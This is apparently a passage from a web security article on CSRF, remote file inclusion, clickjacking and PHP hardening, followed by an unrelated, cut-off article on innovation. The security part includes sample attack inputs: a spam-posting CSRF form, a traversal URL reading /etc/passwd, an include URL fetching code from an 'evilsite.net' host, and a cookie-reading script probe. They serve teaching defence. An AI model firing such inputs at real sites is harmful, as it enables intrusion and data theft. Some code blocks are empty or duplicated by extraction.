By the way, this method of searching worked much better in the past: not because people protect their servers better now, but because spammers who offer fake pirated products realize that people do these searches and fake it now to optimize their own websites' search engine rankings.

Cross-Site Request Forgery

[Cross-site request forgery](#) (CSRF) exploits browsers and websites that allow for functionality to be called without really knowing that an actual user initiated it. Say you have a form on your website <http://example.com> that works with GET and sends things to your database:

```
1 | <form method="get" action="add_to_db.php">
 2 |   <div>
 3 |     <label for="name">Name</label>
```

```
4  <input type="text" id="name" name="name">
5  </div>
6 <div>
7  <label for="email">email</label>
8  <input type="text" id="email" name="email">
9 </div>
10 <div>
11  <label for="comment">Comment</label>
12  <textarea id="comment" name="comment"></textarea>
13 </div>
14 <div><input type="submit" value="tell me more"></div>
15 </form>
```

Forms can be sent by two methods: GET adds all of the parameters to the URI visibly in the address bar, whereas POST sends them “under the hood.” POST also allows you to send much more data. This is a simplification but all you need to know for now.

If the script that adds to the database doesn’t check that the form was really sent from your server, I could add an image to any website by doing this:

```
1 
```

Anybody coming to my website would now be putting another comment into your database. I could use an image or CSS link or script or anything that allows for a URI to be defined and loaded by a browser when the HTML renders. In CSS, this could be a background image.

CSRF becomes even more dangerous when you are logged into and authenticated by a particular system. An image in any other tab in your browser could execute a money transfer, read your emails and send them on and many other evil things.

A really interesting case of CSRF (albeit an innocent one) occurred in 2006, when Google released its now discontinued [Web accelerator tool \(GWA\)](#). The idea was to pre-fetch websites that were linked to from the current document, thus making surfing faster. All well and good... until you ended up with delete links in websites that worked like this:

```
1 |<a href="/app/delete_entry.php?id=12">delete</a>
```

Because some applications did not check if this was an initiated deletion or an attempt of GWA to pre-load the page, the tool deleted whole blogs and product databases. Google did nothing wrong, but the community learned a lot about CSRF that day.

Now, you might suppose that moving your forms from GET to POST would make them safe, right? Partially, yes, but an attacker could still use a form and trick people into clicking a button to make the request:

```
1 |<form method="post" action="add_to_db.php">
2 |<div>
3 |<input type="hidden" name="name" value="bob">
4 |<input type="hidden" name="email" value="bob@experts.com">
5 |<input type="hidden" name="comment"
6 |    value="awesome article, buy cialis now!">
7 |<input type="submit" value="see beautiful kittens now!">
8 |</div>
9 |</form>
```

You could even use JavaScript to automatically send the form or a script on another server to do the POST request from the back-end. There are many ways to exploit CSRF, and protecting against it is not that hard.

Remote File Inclusion (RFI)

With [Remote file inclusion](#) or [code injection](#), an attacker uses a flaw in your website to inject code from another server to run on yours. It is in the same family as XSS but much more problematic because you have full access to your server (with JavaScript, you can steal cookies and call other code, but you can't access the file system without resorting to tricks with Flash or Java Applets).

Any code injected to your server with an untested variable and `include()` command, for example, could run server commands: upload and download and transfer data to other servers, check your server passwords and user names, anything you can do on the command line via PHP or ASP if your server allows for it.

This is probably the worst that can happen to your server, because with command line access, I could turn it into an attack machine for a server network attack, silently listen to everything you and your users do on the server and send it to another Web resource, store information and viruses for distribution, inject spam links, you name it.

The workaround is to turn off `globals` and to never ever assemble a URI from parameter or form data. (More on that later in the PHP section of the tips.)

Phishing

[Phishing](#) is the technique of fooling people into entering information into a bad website. You show end users an interface that looks legit (for a bank or what have you) but that in reality sends their information to your database. Because phishing is a felony, I cannot show you a demo.

The trick with phishing is to make the form really look like it comes from a website you trust. You have probably gotten emails saying that your “XYZ bank account” has been compromised, and you know for certain that this isn’t the case because you have no account with that bank and may not have even heard of it. This is a wild-guess phishing attempt, which is not usually effective.

On the Web, though, an attacker can perform a JavaScript trick to find out where you’ve been. As [Jeremiah Grossman showed some years ago](#), you can use JavaScript to determine the state of a link on the page. Because the colors of visited and unvisited links are different, we can use this technique to figure which websites a user has been to and then display the appropriate logo above the form. [This demo shows this quite effectively](#). Funny enough, you can also use this trick for good reasons; for example, by [showing people only the buttons of social media websites they use](#).

Clickjacking

[Clickjacking](#) is a terribly clever way to use CSS and inline frames to trick users into clicking something without knowing it. Probably the most famous example of this was the “Don’t click me” exploit of Twitter a few months ago. All of a sudden, Twitter was full of messages pointing to a website with a button that read “Don’t click me”. Here is an examples for Jason Kottke’s stream:



[jkottke](#): Whoa, I didn't post that **Don't Click** thing. Hacked?

about 3 hours ago · [Reply](#) · [View Tweet](#)



[jkottke](#): **Don't Click:** <http://tinyurl.com/amgzs6> ([expand](#))

about 3 hours ago · [Reply](#) · [View Tweet](#)

Twitter's "Don't Click" prank, explained

Human nature being what it is, many people clicked the button, which seemingly did nothing. What it actually did, though, was put your Twitter home page on top of the button as a frame, with an opacity of 0 in the CSS. The update field was pre-set with the tweet pointing to the page. The following screenshot makes this obvious, with the opacity set here to 0.5:

The screenshot shows a Twitter interface. At the top, there's a blue header bar with the Twitter logo on the left and 'Home' 'Profile' 'Find People' links on the right. Below the header, a light blue sidebar on the left has the text 'What's happening?'. In the center, there's a white main area containing a tweet from a user named 'kerin'. The tweet text is: 'Pull the other one, it's got quarter of a million quid bells on it: <http://news.bbc.co.uk/1/hi/uk/8438179.stm>'. To the right of the tweet is a large, semi-transparent button with the text 'don't click me' and an 'update' button below it. The entire interface is framed by a thick black border.

By clickjacking, you can make end users do things without knowing it. Every action on a website that can be performed with a simple click can be exploited with this trick.

Clickjacking is a massive problem because it is done via CSS, not a script. Unless browsers block frames from having an opacity of 0, there is no simple workaround. The main counter-measure people take is to disallow embedding in frames using JavaScript. However, with JavaScript off, clickjacking still works.

Basic Ways To Increase Web Security

Now that you know a bit about what can be done to your website by the bad guys, here are some ways to fight them off.

Keep Code Up to Date

There is no better protection than keeping your code up to date. Outdated versions of WordPress, old installs of PHP and MySQL, even old browsers, all of these are security issues because most updates to software these days are security patches. It is a rat race between those who want the Web to work and those who want to abuse it to make a quick buck or to steal your identity. So please help the good guys by upgrading whenever a new version is out.

Don't Stay Logged In, and Don't Entice Others to Either

Staying logged in while not using a system is dangerous. Other websites you surf to can check that you are logged in and then clickjack you to make you do something you don't mean to or aren't aware of. This is especially

dangerous with social media because everything you do will be sent to all your friends and probably replicated by them. It is a snowball effect.

In my perfect world, no form has a “Keep me logged in” option, which of course would be a nuisance to end users. I would love to see a clever, usable solution to this problem. I use a Flex client for Twitter, not a browser, which means I am not vulnerable even on websites with clickjacking and cross-site request forgery (the latter only if people do not abuse the API to phish my followers; see the presentations at the end of this article for a demo of that).

Use Clever Passwords, and Entice Users to Do the Same

Even on bullet-proof systems, one attack vector is users whose passwords are very easy to guess. I change my passwords every few weeks, and I take inspiration from a book I am reading or a movie I have just seen. I also replace some characters with numbers to make dictionary attacks harder.

There are two ways to crack a password (other than social engineering, which is making you tell me your password by tricking you or phishing): brute force and dictionary attacks. Brute force entails writing a loop that tries all of the different options (much like playing hangman), which can take ages and uses a lot of computing power. Dictionary attacks use a dictionary database to attempt common words instead of going letter by letter.

Say I am reading a Sherlock Holmes book or have just seen the new screen adaptation, my password could be Sh3r10ckW4t50n or b4sk3rv!113. That may be a bit hardcore for most people but is generally a good idea. Another strategy is to take a sentence that you can memorize easily and

string together the initial letters. For example, “I like to buy food for my dog and to walk with it” would be `I12bffmda2wwi` or even `I12bffmd&2wwi`.

So, if you build a new Web product that needs authentication, and you really need to build your own log-in system rather than use Google, Yahoo, Facebook Connect or OpenID (which might be a good idea), please do not allow users to use passwords like “password” or the not-much-safer “password1.” Recently, a [list of passwords banned by Twitter](#) leaked onto the Web, [shown here as the full code](#). This is a good idea (the list, that is, not the leak).

What To Do On Your Server

Even if you are not a server expert, that’s no excuse for running an insecure server. Here are some things to make sure of.

Turn Off Folder Listing

As explained earlier, allowing people to navigate your folders (i.e. path traversal) is a bad idea. Testing whether your server has path traversal turned on is easy:

1. Create a new folder on the server; for example, `pathtest`.
2. Add some files to the folder. But do not add `index.html`, `index.php`, `default.aspx` or whatever else your server uses as the default file name.
3. Check the folder in your browser; for example, by going to `http://example.com/pathtest/`
4. If you can see a listing, contact your server admin to turn that off!

Harden Your PHP

If you have a server with PHP, be aware that you are in control of a powerful tool. The worst oversight someone could make is to allow any parameter that comes in from the URI to become a global variable. This is turned off by default on PHP installs in version 4.2.0 and onward, but your configuration may have changed. In fact, some tutorials recommend that you turn it on for a script to work: this is a very, very bad idea.

You can easily test if globals are enabled:

1. Create a new file named *test.php*.
2. Add the following code to it:
<?php echo "*".\$ouch.'*';?>
3. Upload the file to your server.
4. Browse to the file, and send a parameter called *ouch*; for example:
<http://example.com/test.php?ouch=that+hurts>
5. If your browser shows “*that hurts*”, then your server has globals registered.
6. Contact your server admin to get this fixed!

Why is this important? Well, in our explanation of XSS earlier, we talked about attackers being able to add code to your page using the URI parameters in your script. If you don’t turn off globals, any variable you use and write out could become an attack. Even worse, consider the following code:

```
1 | if($_POST['username'] == 'muppet' &&
2 |   $_POST['password'] == 'password1') {
```

```
3 $authenticated = true;
4 }
5 if($authenticated) {
6 // do something only admins are allowed to do
7 }
```

If this is *checkuser.php* and global registering is on, then an attacker could call this in the browser as `http://example.com/checkuser.php?authenticated=true` and could work around the whole user checking; his authentication as `$_GET['authenticated']` automatically turns into `$authenticated`.

Turn Off Error Messages

A lot of servers are set up to show you error messages when the browser encounters a problem. These messages often look cryptic, but they are a great source of information for attackers.

Creating an error and seeing what the server spits out is one of the first steps in checking the folder structure of a server. Strangely enough, error pages stating “File XYZ could not be found” were one of the first XSS attack opportunities, because you could look for a file named `<script>alert(document.cookie),</script>`.

Automatically Checking PHP for Security Issues

Uploading [PHPInfo](#) to a folder is a pretty handy way to perform a quick audit of your PHP server’s security. Opening it in your browser gives you a detailed checklist of common security flaws and how they should be fixed.

But never leave this on a live server because it gives attackers a lot of details about your set-up!

Security Information About PHP

PhpSecInfo Version 0.2.1; build 20070406 · Project Homepage

CGI

Test	Result
force_redirect	<p>Warning</p> <p>force_redirect is disabled. In most cases, this is a serious security vulnerability. Unless you are absolutely sure this is not needed, enable this setting</p> <p>Current Value: 0</p> <p>Recommended Value: 1</p> <p>More Information »</p>

Curl

Test	Result
file_support	<p>Pass</p> <p>You are running PHP 4.4.4 or higher, or PHP 5.1.6 or higher. These versions fix the security hole present in the cURL functions that allow it to bypass safe_mode and open_basedir restrictions.</p> <p>Current Value: 5.2.6</p>

PHPSeclInfo gives you detailed security information about your PHP setup.

What To Do To Your Code

Because you likely do not have much to do with your server, let's focus on things you do have full control of.

HTML

HTML is pretty safe. It is simply converted into text—no interaction with the server or calculations—so not much can go wrong. That said, you should always use HTML for what it's for:

- **HTML structures your content.**

HTML is not a database to store information. The reason it is not is because you cannot rely on HTML content to stay unchanged. Anyone could use browser debugging tools to mess around with your HTML and change the content. So you run into security issues with JavaScript solutions that rely on data in the HTML and don't check the server for what that data is allowed to be.

- **HTML is fully visible.**

Don't use comments in the HTML to store sensitive information, and don't comment out sections of a page that are not ready yet but that point to parts of an application that are in progress.

- **Hiding things doesn't make them go away.**

Even if you hide information with CSS or JavaScript, some people can get it anyway. HTML is not there to give your application functionality; that should always happen on the server.

A wonderful example of insecure HTML was the drop-down menu on the website of a certain airline. This menu let you define the seating class you wanted to fly in as the last step before printing your voucher. The website rendered the HTML of the drop-down menu and commented out the sections that were not available for the price you had selected:

```
1 <select name="class">
2   <option value="ec">Economy</option>
3   <option value="ecp">Economy Plus</option>
4   <!--
5   <option value="bu">Business</option>
6   <option value="fi">First</option>
7   -->
8 </select>
```

The server-side code did not check to see whether you were eligible for a first-class ticket; it simply relied on the option not being available. The form was then sent via JavaScript. So, all you had to do to get a first-class ticket for the price of an economy seat was use [FireBug](#) to add a new option to the form, select the value you wanted and send it off.

CSS

CSS is not really capable of doing much to the document and cannot access the server... for now. One problem with CSS is background images that point to URIs. You can inject code by somehow overriding these. The same applies to the `@import` property for other style sheets.

Using `expression()` in Internet Explorer to make calculations (or, as in most cases, to simulate what other browsers can already do) is dangerous, because what you are doing in essence is executing JavaScript inside a CSS block. So, don't use it.

CSS is changing a lot now, and we are giving it more power than ever before. Generating content with CSS, animation, calculations and font embedding all sound absolutely cool, but I get a prickly feeling in the back of my neck when I look at it right now.

Attack vectors have two features: they have the power to change the content of a document, and they are technologies that are not proven and are changing constantly. This is what CSS 3 is right now. Font-embedding in particular could become a big security issue, because fonts are binary data that could contain anything: harmless characters as well as viruses masquerading as a nice charset. It will be interesting to see how this develops.

JavaScript

JavaScript makes the Web what it is today. You can use it to build interfaces that are fun to use and that allow visitors to reach their goals fast and conveniently. You can and should use JavaScript for the following:

- Create slicker interfaces (e.g. auto-complete, asynchronous uploading)
- Warn users about flawed entries (password strength, for instance)
- Extend the interface options of HTML to become an application language (sliders, maps, combo boxes, etc.)
- Create visual effects that cannot be done safely with CSS (animation, menus, etc.)

JavaScript is very powerful, though, which also means that it is a security issue:

- JavaScript gives you full access to the document and allows you to post data to the Internet
- You can read cookies and send them elsewhere
- JavaScript is also fully readable by anyone using a browser

-
- Any JavaScript on the page has the same rights as the others, regardless of where it came from. If you can inject a script via XSS, it can do and access whatever the other scripts can

This means you should not try to do any of the following in JavaScript:

- Store sensitive information (e.g. credit card numbers, any real user data)
- Store cookies containing session data
- Try to protect content (e.g. right-click scripts, email obfuscation)
- Replace your server or save on server traffic without a fallback
- Rely on JavaScript as the only means of validation. Attackers can turn off JavaScript and get full access to your system
- Trust any JavaScript that does not come from your server or a similar trusted source
- Trust anything that comes from the URI, HTML or form fields. All of these can be manipulated by attackers after the page has loaded. If you use `document.write()` on unfiltered data, you expose yourself to XSS attacks

In other words, AJAX is fun, but do not rely on its security. Whatever you do in JavaScript can be monitored and logged by an end user with the right tools.

PHP (or Any Server-Side Language)

Here be dragons! The server-side language is where you can really mess up if you don't know what you're doing. The biggest problems are trusting

information from the URI or user entry and printing it out in the page. As shown earlier in the XSS example with the colors, you will be making it easier to inject malicious code into your page.

There are two ways to deal with this: whitelisting and proper filtering.

Whitelisting is the most effective way to make sure nothing insecure gets written out. The trick is easy: don't use information that gets sent through as the output; rather, just use it in conditions or as lookups.

Let's say you want to add a file on demand to a page. You currently have these sections on the page: About Us, Contact, Clients, Portfolio, Home, Partners. You could store the data of these in *about-us.php*, *contact.php*, *clients.php*, *portfolio.php*, *index.php* and *partners.php*.

The **amazingly bad way to do this** is probably the way you see it done in many tutorials: a file called something like *template.php*, which takes a page parameter with the file name.

The template then normally contains something like this:

```
1 |<?php include($_GET['page']);?>
```

If you call `http://example.com/template.php?page=about-us.php`, this would load the "About Us" document and include it in the template where the code is located.

It would also allow someone to check out all of the other interesting things on your server. For example, `http://example.com/template.php?page=../../../../../../../../etc/passwd%00` or the like would allow an attacker to read your *passwd* file.

If your server allows for remote files with `include()`, you could also inject a file from another server, like `http://example.com/template.php?page=http://evilsite.net/exploitcode/2.txt`. Remember, these text files will be executed as PHP inside your other PHP file and thus have access to everything. A lot of them contain mass-mailers or check your system for free space and upload options to store data.

In short: never, ever allow an unfiltered URI parameter to become part of a URI that you load in PHP or print out as an `href` or `src` in the HTML. Instead, use pointers:

```
1 <?php
2 $sites = array(
3   'about'=>'about-us.php',
4   'contact'=>'contact.php',
5   'clients'=>'clients.php',
6   'portfolio'=>'portfolio.php',
7   'home'=>'index.php',
8   'partners'=>'partners.php'
9 );
10 if( isset($_GET['page']) &&
11   isset($sites[$_GET['page']]) &&
12   file_exists($sites[$_GET['page']])) {
13   include($sites[$_GET['page']]);
14 } else {
15   echo 'This page does not exist on this system.';
16 }
17 ?>
```

This way, the parameters become not a file name but a word. So, `http://example.com/template.php?page=about` would include `about-us.php`, `http://example.com/template.php?page=home` would

include `index.php` and so on. All other requests would trigger the error message. Note that the error message is in our control and not from the server; or else you might display information that could be used for an exploit.

Also, notice how defensive the script is. It checks if a `page` parameter has been sent; then it checks if an entry for this value exists in the `sites` array; then it checks if the file exists; and then, and only then, it includes it. Good code does that... which also means it can be a bit bigger than expected. That's not exactly "Build your own PHP templating system in 20 lines of code!" But it's much better for the Web as a whole.

Generally, defining all of the variables you will use before you use them is a good idea. This makes it safer even in PHP set-ups that have globals registered. The following cannot be cracked by calling the script with an `authenticated` parameter:

```
1 $authenticated = false;
2 if($_POST['username'] == 'muppet' &&
3     $_POST['password'] == 'password1') {
4     $authenticated = true;
5 }
6 if($authenticated) {
7     // do something only admins are allowed to do
8 }
```

The demo we showed earlier makes it possible to work around this, because `$authenticated` was not pre-set anywhere.

Writing your own validator function is another option. For example, the color demo could be made secure by allowing only single words and numbers for the colors.

```
1 $color = 'white';
2 $background = 'black';
3 if(isset($_GET['color']) && isvalid($_GET['color'])) {
4     $color = $_GET['color'];
5     if(ishexcolor($color)) {
6         $color = '#' . $color;
7     }
8 }
9 if(isset($_GET['background']) && isvalid($_GET['background'])) {
10    $background = $_GET['background'];
11    if(ishexcolor($background)) {
12        $background = '#' . $background;
13    }
14 }
15 function isvalid($col) {
16     // only allow for values that contain a to z or 0 to 9
17     return preg_match('/^([a-z0-9]+)$/', $col);
18 }
19 function ishexcolor($col) {
20     // checks if the string is 3 or 6 characters
21     if(strlen($col)==3 || strlen($col)==6) {
22         // checks if the string only contains a to f or 0 to 9
23         return preg_match('/^([a-f0-9]+)$/', $col);
24     }
25 }
```

This allows for `http://example.com/test.php?color=red&background=pink` or `http://example.com/test.php?color=369&background=69c` or `http://example.com/test.php?color=fc6&background=449933`, but not for `http://example.com/`

`color=red&background=pink` or `http://example.com/test.php?color=369&background=69c` or `http://example.com/test.php?color=fc6&background=449933`, but not for `http://example.com/`

`test.php?color=333&background=</style>`. This keeps it flexible for the end user but still safe to use.

If you are dealing with content that cannot be easily whitelisted, then you'll need to filter out all the malicious code that someone could inject. This is quite the rat-race because new browser quirks are being found all the time that allow an attacker to execute code.

The most basic way to deal with this is to use the [native PHP filters on anything that comes in](#). But a quite sophisticated package called [HTML Purifier](#) is also available.

Housekeeping

One very important part of security is keeping your server clean. If you have old, insecure code lying around, it won't matter whether your main website is hardened and up-to-date with the best security measures. Your server is as vulnerable as its weakest and least-maintained code.

Check what you have on your server from time to time, and delete or move things that you are not interested in any more or couldn't be bothered to maintain. Instead of deleting code, you could move it to a repository such as [Google Code](#) or [GitHub](#) and redirect the old folder to it.

It is also not a good idea to use the same server to test things and run a live product. Use one server as a test platform for playing around and another for grown-up stuff. It is especially important to have a different domain for each to protect your cookies.

Check Your Log Files

Every server comes with log files that you can access. Many hosting companies even give you detailed statistics that show you where visitors have gone and what they did.

Normally, we just use these to check the number of visitors, what browsers they used, where they came from, when they came and which websites were most successful. This is what makes us happy and allows us to track our progress.

That is not really the interesting part of the statistics package or log files, though:

- Check how many forms have been sent and who tried to send them. This is an indicator of CSRF and XSS attacks
- Check the server traffic and which files were frequently called. If the forms are old and not frequently used, you have a CSRF attack on your hands
- Search the logs for “txt?” endings, which are an indicator of RFI attacks. Try them out on your website; if they work, alarm bells should go off in your head. An exception to this is *robots.txt*, which is a file that search engines request before reading a folder; this is not an issue and wouldn’t be followed by a question mark, anyway
- Check the error messages and how many of them were 404 errors (“Page not found”). Check what file names people were looking for, which folders they attempted to access and what files they tried to read
- Check which users tried to authenticate. If a user you don’t know was causing a lot of traffic, they already have control of your server

Your log file is your snitch that tells on the bad guys who come around trying to mess with your server. Be wise and stay a step ahead of them.

How to Make Innovative Ideas Happen

Robert Hartland

In one of his recent presentations, Frans Johansson explained why groundbreaking innovators generate and execute far more ideas than their counterparts. After watching his presentation [The Secret Truth About Executing Great Ideas](#), my thoughts began to surface about how meaningful the presentation was regardless of a person's industry, culture, field or discipline. Anyone can come up with an amazing idea but how you execute the idea will determine your success.

Ideation: Idea Conception

Coming up with an innovative idea will require some methods of generating ideas from brainstorming to mind mapping that can help conjure up useful ideas. During this process one must make sure to keep focused on a goal. If you have no goal, how will you know when you have reached the finish line and are ready for refinement? Start out with a few thoughts or themes and see what you can come up with.

Don't get stuck on trying to come up with different variations of the same idea as you will want to develop ideas further later on. While there is no exact path in ideation or other creativity techniques from start to finish, creating an idea you are happy with and feel has innovative potential is the key. Believing in the innovative ability of your ideas will give the confidence you will need later on during pitch time.



Is this new disposable cup holder an improvement or an innovation?

Many people have tried to innovate, but because something similar had already existed, it's merely an improvement. When designing within familiar bounds, you can still create something amazing but your audience will not likely be astonished at the sight of it. It is easy to see the particular innovative idea as something that was so simple to come up with. But if that's the case, then why didn't you do it? The trick is to come up with them *before*. That's the challenge. Once you find that special seed of an innovative idea, try to avoid key mistakes that will stop your idea from ever seeing the light of day.


As interesting as some ideas may be, that is not always enough for consumers. Getting the message out that your new idea is imperative will gain more consumer attention, especially in more difficult economic times. Always having a short and clear value proposition with an inescapable feeling of necessity can help gain capital, exposure and consumers. Do not

wait until everything is “perfect” as it may never be and this will only further delay your ideas release. Act, do not sit idle!

Nurture New Ideas

Think of your typical cup holder from a fast food restaurant or coffee house made of cardboard. They are rigid with no handle and have been the cause of drink spills and panic attacks for years. Recently a new cup holder has come about that is more mobile and has a handle (*see image above*). These changes have made it easier to transport drinks and prevent spills. This idea in itself is only an improvement on what was there previously.

To truly be innovative, you should take opposing thoughts and combine them, which increases the innovative potential of your idea (*see image below*). Think of the invention of the [Burqini](#) that combines the idea of a burqa that Muslim women wear and the flexibility of a swimsuit at the beach. Innovative ideas can sometimes be explosive but many potential barriers will arise and just having an innovative idea is not always enough.



Groundbreaking and innovative ideas come from combining ideas from different industries, cultures, fields, and disciplines.

In order to take an innovative idea from the embryo of a concept to market, you need to have the determination to push through failure. The odds are against you no matter if the idea and [statistics say](#) you are going to fail a few times on your road to success. Knowing this, you have to hedge your bets more effectively so you can adjust your path and continue forward.

Don't be intimidated by the perceived brilliance of innovative designs, because you are typically seeing the last iteration that has changed compared to its original concept. This happens with adjustment through failure. As Johansson mentioned, Picasso had made around 20,000 (as high as 50,000) works of art in his lifetime and Einstein published 240 papers with a short number of successful creations. Innovative success happens in volume (*see image below*).




Stevens, G.A. and Burley, J., "3,000 Raw Ideas = 1 Commercial Success!"

How To Pick A Successful Idea

Don't put everything behind your first idea! You wouldn't go to the racetrack and put your life savings on 1/3000 odds, would you? Even though we are taught that all innovations come from a visionary who predicted a need for the future, this is usually not the case. Naturally, most inventions come from necessity and others from creative spark. When executing a creative idea with the resources you have available, you will have to make adjustments along the way that may not have been accounted for originally. Johansson suggests that you take the smallest executable step (smallest bet) so you don't risk everything on your original idea.

Once you define the smallest step, you know your scope of risk. This is very important because you can then take baby steps to overcome challenges and utilize resources more efficiently on your road to success (*see image*

below). While strategy is paramount, one shouldn't get lost in planning and take too long to execute. Stay motivated to move forward, because forward motion even through failure is the key to success.



"Nearly every major breakthrough innovation has been preceded by a string of failed or misguided executions." — Frans Johansson.

When implementing strategy, whether it is used to free up resources or define a path to move forward, do not plan on coming up with the ultimate plan that will carry your idea to the finish line. Coming up with a base and

enabling yourself to act will help to get things done and eventually discover the final solution that goes to market. You will need to bring yourself to an idea intersection where you can pick and choose the best ideas. This intersection can be used to generate extraordinary, electrifying and trendsetting ideas.

Exploring Innovation Deeper

The Devotion of Pablo Picasso

[Pablo Ruiz Picasso](#) was a Spanish artist that had a unique talent in painting by combining different techniques, theories and ideas making him one of the most well-known figures in 20th century art. Picasso had always shown a passion for art from a very young age and was determined to express his passion to the world. Overcoming high and low barriers, he achieved much success and fortune in his life. As Pablo Ruiz Picasso said, "action is the foundational key to all success." Continuing to move forward by taking action and not sitting idle will create momentum for success.

Early in his life, Pablo Picasso slept during the day, worked at night and persevered through poverty, colds and desperation. He was known to have burned much of his early work just to keep warm at night. Picasso motivated himself through passion to push forward and eventually made luxurious connections. Constantly updating his style from the Blue Period, to the Rose Period, to the African-influenced Period, to Cubism, to Realism and Surrealism, he was a pioneer with a hand in every art movement of the 20th century.

Picasso was extraordinarily abundant throughout his long lifetime. A skillful self-promoter, he used politics, whimsicality, and harassment as a selling

tool. The total number of artworks he produced has been [estimated](#) at 50,000, comprising 1,885 paintings; 1,228 sculptures; 2,880 ceramics, roughly 12,000 drawings, many thousands of prints, and numerous tapestries and rugs. From all of these works, only a few dozen have been regarded as great successes, leaving thousands in museums for viewing after his death and even more collecting dust. Picasso dedicated his life to art and was very influential with his portrayal of Cubism.

Frank Epperson's Juice on a Stick

